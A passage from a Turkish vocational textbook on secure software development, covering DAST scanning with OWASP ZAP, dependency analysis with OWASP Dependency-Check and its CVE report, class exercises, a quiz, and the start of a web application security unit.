"Hayır" olarak işaretlenen değerlendirme ölçütleri için ilgili konu ve uygulamaları tekrar ediniz.		

6.4.3. Dinamik Uygulama Güvenliği Testi

Dinamik uygulama güvenliği testi genellikle uygulama çalışırken oluşabilecek güvenlik açıklarını veya zafiyetlerini (XSS saldırıları, SQL enjeksiyonu saldırıları gibi) tespit etmek için kullanılan bir **kara kutu** testidir. Bu test, uygulama çalışırken girdi ve çıktı doğrulaması yaparak kimlik doğrulama sorunlarını test eden sunucu yapılandırma hatalarına odaklanır. Dinamik uygulama güvenliği testinin avantajları şunlardır:

- Son sürüm teslim edilmeden önce hataların tespit edilmesi
- Kötü niyetli girdilerin önceden tespit edilmesi
- Sürekli tarama yapılarak uygulamanın her aşamasında güvenliğin sağlanması
- Saldırganlarla aynı araçlar kullanılarak testin gerçekleştirilmesi

Dinamik uygulama güvenliği testinin dezavantajları şunlardır:

- Tüm saldırı çeşitlerini test etmek imkânsız olduğu için testlerin sınırlı olması
- Testi uygulayan uzman ekibin yeterli sayıda olmaması nedeniyle saldırı yüzeyinin iyi belirlenememesi
- False Pozitif sonuçların ortaya çıkma olasılığı

6.4.3.1. OWASP ZAP Kullanarak DAST Uygulaması

DAST uygulaması gerçekleştirmek için Zed Atack Proxy (OWASP), Netsparker, Burp Suite gibi araçlar kullanılabilir. OWASP ZAP, açık kaynak kodlu ve dinamik web uygulamaları güvenlik testi yapan bir yazılımdır. ZAP kurumsal web sitesinden kullanılan işletim sistemiyle uyumlu sürümü bilgisayara indirilir ve yüklenir.

Tüm işlemler başarıyla tamamlandığında Görsel 6.23'teki ekran görüntülenir.

Görsel 6.23: ZAP ana ekranı

ZAP programında şu tarama modları bulunur:


Otomatik Tarama (Automatic Scan): ZAP'ı kullanmanın en hızlı yoludur. El ile tarama yapmadan önce varsayılan ayarlarla uygulamadaki yaygın güvenlik açıklarını kontrol eder.

Manuel Keşif (Manual Explore): Uygulamanın daha derinlemesine bir analizini yaparak test sürecinde uygulamada dolaşmaya olanak sağlar. Otomatik taramanın gözden kaçırdığı güvenlik açıklarını ekstra zaman harcayarak tespit edilebilir.

Otomatik tarama seçildiğinde Görsel 6.24'teki ekranla karşılaşılır.

Görsel 6.24: Otomatik tarama ekranı

URL to Attack kısmına penetrasyon testi yapılacak adres yazılır. İlgili ayarlar yapılarak **Saldırı** adındaki butona tıklanır. ZAP, test edilecek siteyi otomatik olarak taramaya başlar ve siteye **GET** ve **POST** mesajları gönderir. Gelen cevaplara göre bir analiz yapar (Görsel 6.25).




Görsel 6.25: Tarama sonuçları ekranı


Çıktı: Tarama sonuçlarının raporunun görüntülendiği kısımdır.

Örümcek: OWASP ZAP spiderlar sayesinde sitedeki tüm linklere bir tarama başlatır. Sayfaları keşfetmek için kullanılır.

Risk, yüksek öncelikten alçak önceliğe doğru dört ana renkte toplanmış ve kategorize edilmiştir (Görsel 6.26, Görsel 6.27). Kırmızı bayrak, yüksek riskli; turuncu bayrak, orta riskli; sarı bayrak, düşük riskli; mavi bayrak, bilgi ve yeşil bayrak, False Pozitif durumunu gösterir.



Görsel 6.26: Uyarı ekranı



Görsel 6.27: Risk kategorisi

4. Uygulama

İşlem adımlarına göre OWASP ZAP kullanarak dinamik kod analizi uygulamasını ve dinamik kod analizinin incelemesini gerçekleştiriniz.

1. Adım: ZAP kurumsal web sitesinden kullanılan işletim sistemine uyumlu sürümü bilgisayara indiriniz ve yükleyiniz.

2. Adım: Otomatik taramayı kullanarak öğretmeninizin önerdiği bir test web sayfasının analizini yapınız.

3. Adım: Uyarılar sekmesini inceleyerek sitedeki önemli ve önemsiz güvenlik açıklarını tespit ediniz.

4. Adım: Uyarılar sekmesindeki en riskli güvenlik açıklarının nasıl düzeltilebileceğini bulunuz.

Sıra Sizde

Farklı bir tool kullanarak siz de daha önce geliştirdiğiniz bir web sitesini DAST araçlarıyla test ediniz ve sonuçları arkadaşlarınızla paylaşınız. Projenizi GitHub hesabınızda anlatınız.

Değerlendirme

Çalışmanız aşağıda yer alan kontrol listesi kullanılarak değerlendirilecektir. Çalışmanızı yaparken değerlendirme ölçütlerini dikkate alınız. Çalışmanızı bir ders saatinde tamamlayınız.

Kontrol Listesi

Değerlendirme Ölçütleri	Evet	Hayır
1. Uygun bir DAST aracı seçti.		
2. DAST aracını web sitesine uyguladı.		
3. Sonuçları inceledi ve arkadaşlarıyla paylaştı.		
4. GitHub hesabında projesini anlattı.		
5. Çalışmayı verilen sürede tamamladı.		
"Hayır" olarak işaretlenen değerlendirme ölçütleri için ilgili konu ve uygulamaları tekrar ediniz.		

6.4.4. Yazılım Bileşimi Analizi

Geliştiriciler uygulamayı oluştururken açık kaynak bileşenlerden, kaynaklardan ve bağımlılıklardan destek alabilir. Böyle bir durumda uygulama üzerinde tüm test senaryoları gerçekleştirilmiş ve uygulamanın %100 güvenli olduğu ispatlanmış olsa da bu bileşenlerden oluşabilecek bir açık, yazılımın tamamını riske atar.

Yazılım bileşimi analizi, bağımlılıkların ve açık kaynak bileşenlerin analiz edilmesini ve gerekli güncellemelerin yapılmasını sağlayan bir test yaklaşımını benimser. Yazılım bileşimi analizinin avantajları şunlardır:

- Otomatik olarak gerçekleştirilmesi
- DevSecOps ve CI/CD süreçlerinin entegrasyonunu kolaylaştırması

Yazılım bileşimi analizinin dezavantajları şunlardır:

- Sürekli değişen tehdit senaryoları, karmaşıklık ve yönetim zorluğu
- False Pozitif durumlarının ortaya çıkması

6.4.4.1. OWASP Dependency-Check Kullanarak SCA Analizi Uygulaması

OWASP Dependency-Check, açık kaynak kodlu ve güvenlik açıklarını tespit etmek için kullanılan bir SCA aracıdır. Bu bağımlılıklar için Genel Platform Numaralandırması [Common Platform Enumeration (CPE)] olup olmadığına bakar ve bulursa açıkla ilişkili CVE [Common Vulnerabilities and Exposures (Genel Güvenlik Açıkları ve Zafiyetleri)] koduyla eşleştirir ve rapor oluşturur. Bu işlemleri yaparken NVD [Natinoal Vulnerability Database (Ulusal Güvenlik Açığı Veri Tabanı)] ile CVE sözlüğünü senkronize ederek çalışır (Görsel 6.28).

Görsel 6.28: Dependency-Check logosu

Dependency-Check aracı, terminal ekranı kullanılarak çalıştırılır (Görsel 6.29).

```
hakanvolkan@192 PcZimmet-master % dependency-check --scan /Users/[redacted]/Downloads/PcZimmet-master
[INFO] Checking for updates
[WARN] An NVD API Key was not provided - it is highly recommended to use an NVD API key as the update can take a VERY long time without an API Key
[INFO] NVD API has 275.207 records in this update
[INFO] Downloaded 10.000/275.207 (4%)
```

Görsel 6.29: Dependency-Check aracının çalıştırılması


Not Dependency-Check aracı ilk kez çalıştırılıyorsa NVD veri tabanını uzun bir süre günceller.

Dependency-Check aracı çalışmasını bitirdiğinde terminal ekranında Görsel 6.30 görüntülenir. Aynı zamanda proje dosyasının bulunduğu yerde raporun incelenmesi için **dependancy-check-report.html** adında bağlantı bilgisi verilir.

```
Ara 31, 2024 11:09:42 ÖÖ org.apache.lucene.store.MemorySegmentIndexInputProvider <init>
INFO: Using MemorySegmentIndexInput and native madvise support with Java 21 or later; to disable start with -Dorg.apache.lucene.
store.MMapDirectory.enableMemorySegments=false
Ara 31, 2024 11:09:42 ÖÖ org.apache.lucene.internal.vectorization.VectorizationProvider lookup
WARNING: Java vector incubator module is not readable. For optimal vector performance, pass '--add-modules jdk.incubator.vector'
 to enable Vector API.
[INFO] Created CPE Index (0 seconds)
[INFO] Finished CPE Analyzer (1 seconds)
[INFO] Finished False Positive Analyzer (0 seconds)
[INFO] Finished NVD CVE Analyzer (0 seconds)
[INFO] Finished RetireJS Analyzer (0 seconds)
[INFO] Finished Sonatype OSS Index Analyzer (1 seconds)
[INFO] Finished Vulnerability Suppression Analyzer (0 seconds)
[INFO] Finished Known Exploited Vulnerability Analyzer (0 seconds)
[INFO] Finished Dependency Bundling Analyzer (0 seconds)
[INFO] Finished Unused Suppression Rule Analyzer (0 seconds)
[INFO] Analysis Complete (2 seconds)
[INFO] Writing HTML report to: /Users/[redacted]/Downloads/PcZimmet-master/./dependency-check-report.html
[ERROR] Could not execute .NET AssemblyAnalyzer, is the dotnet 8.0 runtime or sdk installed?
hakanvolkan@192 PcZimmet-master %
```

Görsel 6.30: Dependency-Check aracıyla tarama sonucu ekran görüntüsü

İlgili adres bir tarayıcı yardımıyla açıldığında Görsel 6.31'deki ekranla karşılaşılır. Bu ekranın **Summary** kısmında projenin güvenlik açıkları ve risk derecelendirmesi bulunur.



How to read the report | Suppressing false positives | Getting Help: github issues

Sponsor

Project:

Scan Information (show all):

- *dependency-check version*: 11.1.1
- *Report Generated On*: Tue, 31 Dec 2024 11:09:44 +0300
- *Dependencies Scanned*: 68 (58 unique)
- *Vulnerable Dependencies*: 1
- *Vulnerabilities Found*: 11
- *Vulnerabilities Suppressed*: 0
- ...

Analysis Exceptions

Could not execute .NET AssemblyAnalyzer, is the dotnet 8.0 runtime or sdk installed?


Summary

Display: Showing All Dependencies (click to show less)

Dependency	Vulnerability IDs	Package	Highest Severity↓	CVE Count	Confidence	Evidence Count
jquery.js		pkg:javascript/jquery-ui@1.8.18 pkg:javascript/jquery@1.7.1	MEDIUM	11		6
searchdata.js				0		0
searchdata.js				0		0

Görsel 6.31: Proje Dependency-Check raporu

Web sitesi içinde aşağıya doğru gezinildiğinde projede kullanılan bağımlılıkların sahip olduğu güvenlik açıkları CVE kodlarıyla birlikte verilir (Görsel 6.32).



CVE-2022-31160 suppress

jQuery UI is a curated set of user interface interactions, effects, widgets, and themes built on top of jQuery. Versions prior to 1.13.2 are potentially vulnerable to cross-site scripting. Initializing a checkboxradio widget on an input enclosed within a label makes that parent label contents considered as the input label. Callin `.checkboxradio( "refresh" )` on such a widget and the initial HTML contained encoded HTML entities will make them erroneously get decoded. This can lead to potentially executing JavaScript code. The bug has been patched in jQuery UI 1.13.2. To remediate the issue, someone who can change the initial HTML can wrap all the non-input contents of the `label` in a `span`.

CWE-79 Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')

CVSSv3:

- Base Score: MEDIUM (6.1)
- Vector: CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:C/C:L/I:L/A:N/E:2.8/RC:R/MAV:A

References:

- af854a3a-2127-422b-91ae-364da2661108 - EXPLOİT,MİTİGATİON,RELEASE_NOTES,THİRD_PARTY_ADVİSORY
- af854a3a-2127-422b-91ae-364da2661108 - MAİLİNG_LİST,THİRD_PARTY_ADVİSORY
- af854a3a-2127-422b-91ae-364da2661108 - PATCH,THİRD_PARTY_ADVİSORY
- af854a3a-2127-422b-91ae-364da2661108 - RELEASE_NOTES,VENDOR_ADVİSORY
- af854a3a-2127-422b-91ae-364da2661108 - THİRD_PARTY_ADVİSORY
- af854a3a-2127-422b-91ae-364da2661108 - THİRD_PARTY_ADVİSORY
- info - https://github.com/advisories/GHSA-h6gj-6jjq-h8g9
- info - https://github.com/jquery/jquery-ui/commit/8cc5bae1caa1fcf96bf5862c5646c787020ba3f9
- info - https://github.com/jquery/jquery-ui/issues/2101
- info - https://nvd.nist.gov/vuln/detail/CVE-2022-31160
- security-advisories@github.com - EXPLOİT,MİTİGATİON,RELEASE_NOTES,THİRD_PARTY_ADVİSORY
- security-advisories@github.com - MAİLİNG_LİST,THİRD_PARTY_ADVİSORY
- security-advisories@github.com - PATCH,THİRD_PARTY_ADVİSORY
- security-advisories@github.com - RELEASE_NOTES,VENDOR_ADVİSORY
- security-advisories@github.com - THİRD_PARTY_ADVİSORY
- security-advisories@github.com - THİRD_PARTY_ADVİSORY

Vulnerable Software & Versions (NVD):

- cpe:2.3:a:drupal:jquery_ui_checkboxradio:8.x-1.0:*:*:*:*:drupal:*:*
- cpe:2.3:a:drupal:jquery_ui_checkboxradio:8.x-1.1:*:*:*:*:drupal:*:*

Görsel 6.32: CVE kodları

CVE kodları taranır ve hatalı kodları düzeltmek için uygulamada kod yeniden gözden geçirme yapılır. Yazılımın mimari tasarım, desen ve kalıplarına uygun kod geliştirilir.

5. Uygulama

İşlem adımlarına göre OWASP Dependency-Check kullanarak yazılım bileşim analizi uygulamasını ve yazılım bileşim analizinin incelemesini gerçekleştiriniz.

1. Adım: OWASP Dependency-Check programını kurumsal ve güvenilir bir adresten indirip kurunuz.

2. Adım: VS Code gibi bir editörle proje açınız ve terminale ilgili kodu yazınız.

3. Adım: Proje taramasını başlatınız.

4. Adım: Dependency-Check raporunu inceleyiniz.

5. Adım: Projede oluşan güvenlik açıklarıyla ilgili CVE kodlarını inceleyiniz.

6. Adım: Güvenlik açığını nasıl kapatabileceğinizi bulunuz.

Sıra Sizde

Bir SCA aracı kullanarak kod analizi yapınız. Bu analizin sonuçlarını GitHub hesabınızda anlatınız. GitHub hesabınızı sınıfta arkadaşlarınızla paylaşınız.

Değerlendirme

Çalışmanız aşağıda yer alan kontrol listesi kullanılarak değerlendirilecektir. Çalışmanızı yaparken değerlendirme ölçütlerini dikkate alınız. Çalışmanızı bir ders saatinde tamamlayınız.

Kontrol Listesi

Değerlendirme Ölçütleri	Evet	Hayır
1. Uygun bir SCA aracı seçti.		
2. SCA aracını daha önce yazdığı koda uyguladı.		
3. Sonuçları arkadaşlarıyla paylaştı.		
4. GitHub hesabını arkadaşlarıyla paylaştı.		
5. Çalışmayı verilen sürede tamamladı.		
“Hayır” olarak işaretlenen değerlendirme ölçütleri için ilgili konu ve uygulamaları tekrar ediniz.		

ÖLÇME VE DEĞERLENDİRME

A) Aşağıdaki parantezlerin içine cümlelerde verilen bilgiler doğru ise "D", yanlış ise "Y" yazınız.

1. ( ) AAA; Authentication, Authorization ve Accounting kelimelerinin kısaltmasıdır.

2. ( ) SonarQube bir DAST aracıdır.

3. ( ) OWASP Dependency-Check ile SCA analizi yapılır.

4. ( ) Düzenli ifadeler, karmaşık kodlarda işlerin tamamlanması veya metin içinde tekrar eden kısımların tespit edilmesi için kullanılır.

5. ( ) Yazılım geliştirme, tek kişilik full stack developer olmak gibidir ve her türlü sorun tek kişi tarafından çözülür.

B) Aşağıdaki cümlelerde boş bırakılan yerlere doğru kelimeleri yazınız.

1. DevOps, yazılım geliştirme ve işletim sürecini birleştirirken **……** güvenliği de bu sürece dâhil eder.

2. Uygulamanın kullandığı üçüncü parti kütüphanelerdeki güvenlik açıklarını tespit eden test türüne **……** denir.

3. Yazılım uygulamalarının geliştirilmesi, dağıtılması ve çalıştırılması için kullanılan açık kaynaklı platforma **……** denir.

4. Bilgisayar sistemlerindeki güvenlik açıklarını tanımlamak için kullanılan bir kodlama standardı olan **……** bir güvenlik açığını benzersiz bir şekilde tanımlayarak bu açık hakkında bilgi alışverişini kolaylaştırır.

5. Canonical URL, **< …… >** şeklinde yazılır.

C) Aşağıdaki soruların doğru cevabını işaretleyiniz.

1. Aşağıdakilerden hangisi S-SDLC'yi tanımlar?

A) Yazılım geliştirme sürecinin son aşamasında yapılan güvenlik testlerini ifade eder.

B) Yazılımın güvenliğini sağlamak için tüm geliştirme yaşam döngüsü boyunca uygulanan bir yaklaşımdır.

C) Sadece kritik sistemler için kullanılan özel bir güvenlik standardıdır.

D) Yazılımın sadece kullanıcı arayüzü tasarımını ilgilendiren bir kavramdır.

E) Yazılımın lisanslama sürecini düzenleyen bir yasal çerçevedir.

2. Aşağıdakilerden hangisi SSDLC modellerinden biri değildir?

A) Agile Model B) BSIMM C) Microsoft SDL

D) OWASP SAMM E) Waterfall Model

3. Aşağıdakilerden hangisi girdi denetimi güvenlik açıklarını önler?

A) Sadece veri tabanı saldırılarını önler.

B) XSS, SQL injection gibi güvenlik açıklarını önler.

C) Sadece yetkisiz erişimi engeller.

D) Sadece dosya yüklemeyle ilgili saldırıları engeller.

E) Sadece şifrelemeyle ilgili sorunları çözer.

4. Aşağıdakilerden hangisi güvenli çıktı denetimi yöntemlerinden biri değildir?

A) Escaping B) HTML Encoding C) JavaScript Encoding

D) URL Encoding E) SQL Injection

5. Aşağıdakilerden hangisi güvenli kimlik doğrulama için kullanılmaz?

A) Parola karmaşası B) Çok faktörlü kimlik doğrulama

C) Açık metinle parola saklama D) CAPTCHA

E) Roller ve izinler

6. Aşağıdakilerden hangisi güvenli kod gözden geçirmeyi tanımlar?

A) Yazılımdaki hataları bulmak ve düzeltmek için yapılan manuel veya otomatik bir inceleme sürecidir.

B) Yazılımın sadece performansını ölçen bir süreçtir.

C) Sadece yeni yazılmış kodların incelenmesiyle ilgilenir.

D) Yazılımın sadece kullanıcı arayüzünü değerlendirir.

E) Yazılımın sadece belgelendirme kısmını kontrol eder.

7. Güvenli kod gözden geçirme yöntemlerinden hangisi otomatik bir inceleme yapar?

A) Manuel kod incelemesi B) DAST C) İnsan gözlemi

D) SAST E) Hedefli saldırı testleri

8. Uygulama güvenlik testinin temel amacı aşağıdakilerden hangisidir?

A) Performansı ölçmek. B) Hataları düzeltmek.

C) Güvenlik açıklarını bulmak. D) Kullanıcı arayüzünü değerlendirmek.

E) Uygulama performansını ölçmek.

9. Aşağıdakilerden hangisi statik uygulama güvenlik testini tanımlar?

A) Uygulamanın kaynak kodunu analiz ederek güvenlik açıklarını tespit eden bir test türüdür.

B) Çalışan bir uygulamanın güvenliğini değerlendiren bir test türüdür.

C) Uygulamanın ağ trafiğini analiz ederek güvenlik açıklarını tespit eden bir test türüdür.

D) Uygulamanın kullanıcı arayüzünü tarayarak güvenlik açıklarını tespit eden bir test türüdür.

E) Uygulamanın performansını ölçen bir test türüdür.

10. Aşağıdakilerden hangisi dinamik uygulama güvenlik testinin odak noktasıdır?

A) Statik kod analizi B) Ağ iletişiminin incelenmesi

C) Arayüzdeki zafiyetler D) Aktif uygulama güvenliği

E) Performans değerlendirmesi

WEB UYGULAMA GÜVENLİĞİ

7. ÖĞRENME BİRİMİ

KONULAR

7.1. WEB UYGULAMA GÜVENLİĞİ VE İLKELERİ

7.2. WEB UYGULAMA ZAFİYETLERİ

7.3. WEB UYGULAMA GÜVENLİK ÖNLEMLERİ

7.4. GÜVENLİ WEB UYGULAMASI GELİŞTİRME

NELER ÖĞRENECEKSİNİZ?

- Web uygulama güvenliğini açıklama
- Web uygulamalarda zafiyetleri tespit etmek için gerekli adımları uygulama
- Web uygulamaları güvenli hâle getirmek için alınması gereken önlemleri açıklama
- Güvenli web uygulaması geliştirme

TEMEL KAVRAMLAR

Cookies, CSRF, DOM, HTTP, HTTPS, OWASP, Proxy, SQL Injection, SSRF, URL, Web API, XSS

HAZIRLIK ÇALIŞMALARI

1. Web uygulamalarının günlük hayattaki rolü nedir? Düşüncelerinizi arkadaşlarınızla tartışınız.
2. Siber saldırganların olası hedefleri ve motivasyonları hakkında düşüncelerinizi arkadaşlarınızla paylaşınız.

7.1. WEB UYGULAMA GÜVENLİĞİ VE İLKELERİ

Web tabanlı uygulamalar hayatın önemli bir parçasıdır. E-ticaret, sosyal medya, dijital bankacılık, eğitim gibi pek çok alanda kullanılan bu uygulamalar hem bireyler hem de işletmeler için büyük kolaylıklar sağlar ancak web uygulamalarının yaygınlaşması, çeşitli güvenlik tehditlerini de beraberinde getirir. Siber saldırganlar; kullanıcı verilerini ele geçirmek, hizmetleri kesintiye uğratmak veya sistemleri manipüle etmek amacıyla web uygulamalarını hedef alabilir. Bu nedenle web uygulama güvenliği yalnızca bir teknoloji gerekliliği değil aynı zamanda kullanıcı gizliliğini korumanın, marka itibarının sürdürmenin ve yasal yükümlülükleri yerine getirmenin temel bir parçası hâline gelmiştir.

7.1.1. Web Uygulama Güvenliği

Web uygulama güvenliği, web tabanlı yazılımların yetkisiz erişime, veri ihlallerine ve diğer saldırılara karşı korunmasıdır. Bu durum, uygulamanın her aşamasında (tasarım, geliştirme, test ve dağıtım) güvenlik önlemlerinin alınması anlamına gelir.

Web uygulama güvenliğinin önemli olmasının bazı nedenleri şunlardır:

Veri Gizliliği ve Korunması: Web uygulamaları; kişisel bilgiler, finansal veriler, sağlık kayıtları gibi çok hassas verileri işler ve saklar. Bu verilerin yetkisiz kişilerin eline geçmesi, ciddi sonuçlar doğurabilir (kimlik hırsızlığı, maddi kayıplar vb.).

İş Sürekliliği: Web uygulamasına yapılan bir siber saldırı, uygulamanın çalışmasını durdurabilir veya web uygulamayı kullanılamaz hâle getirebilir.

İtibar ve Güven: Web uygulama güvenliği, kullanıcıların ve müşterilerin web uygulamasına ve onu işleten kuruma olan güvenini doğrudan etkiler.

Yasal Düzenlemeler: Birçok ülke ve kuruluş, kişisel verilerin korunması için yasal düzenlemeler getirmiştir. Bu düzenlemelere uymamak, ciddi para cezalarına ve yasal sorunlara yol açabilir.

Siber Saldırıların Artışı: Siber saldırılar her geçen gün daha karmaşık ve yaygın hâle gelir. Bu durum, web uygulamalarının güvenliğinin her zamankinden daha önemli olmasını gerektirir.

7.1.2. Web API Güvenliği

Web Uygulama Programlama Arayüzü [Web Application Programming Interface (Web API)], farklı yazılımlar arasında veri alışverişini sağlamak ve iş sürecini entegre etmek için kritik bir araçtır. Modern uygulamalarda API'ler yaygın olarak kullanılır ancak bu kullanım kolaylığı ve entegrasyon gücü, çeşitli güvenlik tehditlerini de beraberinde getirir.

7.1.3. Web Uygulama Güvenliği İlkeleri

Web uygulama güvenliğini sağlamak; bir uygulamanın kullanıcı verilerini korumasını, hizmet sürekliliğini sürdürmesini ve siber saldırılara karşı dayanıklı olmasını garanti altına alır. Bu güvenlik hedeflerine ulaşmak için belirli ilkelerin uygulanması gereklidir.

Web uygulama temel ilkelerinden bazıları şunlarıdır:

En Az Ayrıcalık İlkesi [Principle of Least Privilege (POLP)]: Kullanıcılara ve sistem bileşenlerine yalnızca ihtiyaç duydukları minimum yetkilerin verilmesi ilkesidir. Bu ilkenin uygulanması saldırı riskini azaltır.

Görevlerin Ayrılığı [Separation of Duties (SOD)]: Ulusal Standartlar Enstitüsüne [National Institute of Standards (NIST)] göre SOD, "hiçbir kullanıcıya sistemi kendi başına kötüye kullanması için yeterli ayrıcalık verilmemesi" ilkesini ifade eder. Kritik görevler, birden fazla kişiye veya sisteme dağıtılarak kontrol ve denge sağlanır. SOD, iç ve dış saldırılara karşı önlem sağlar.

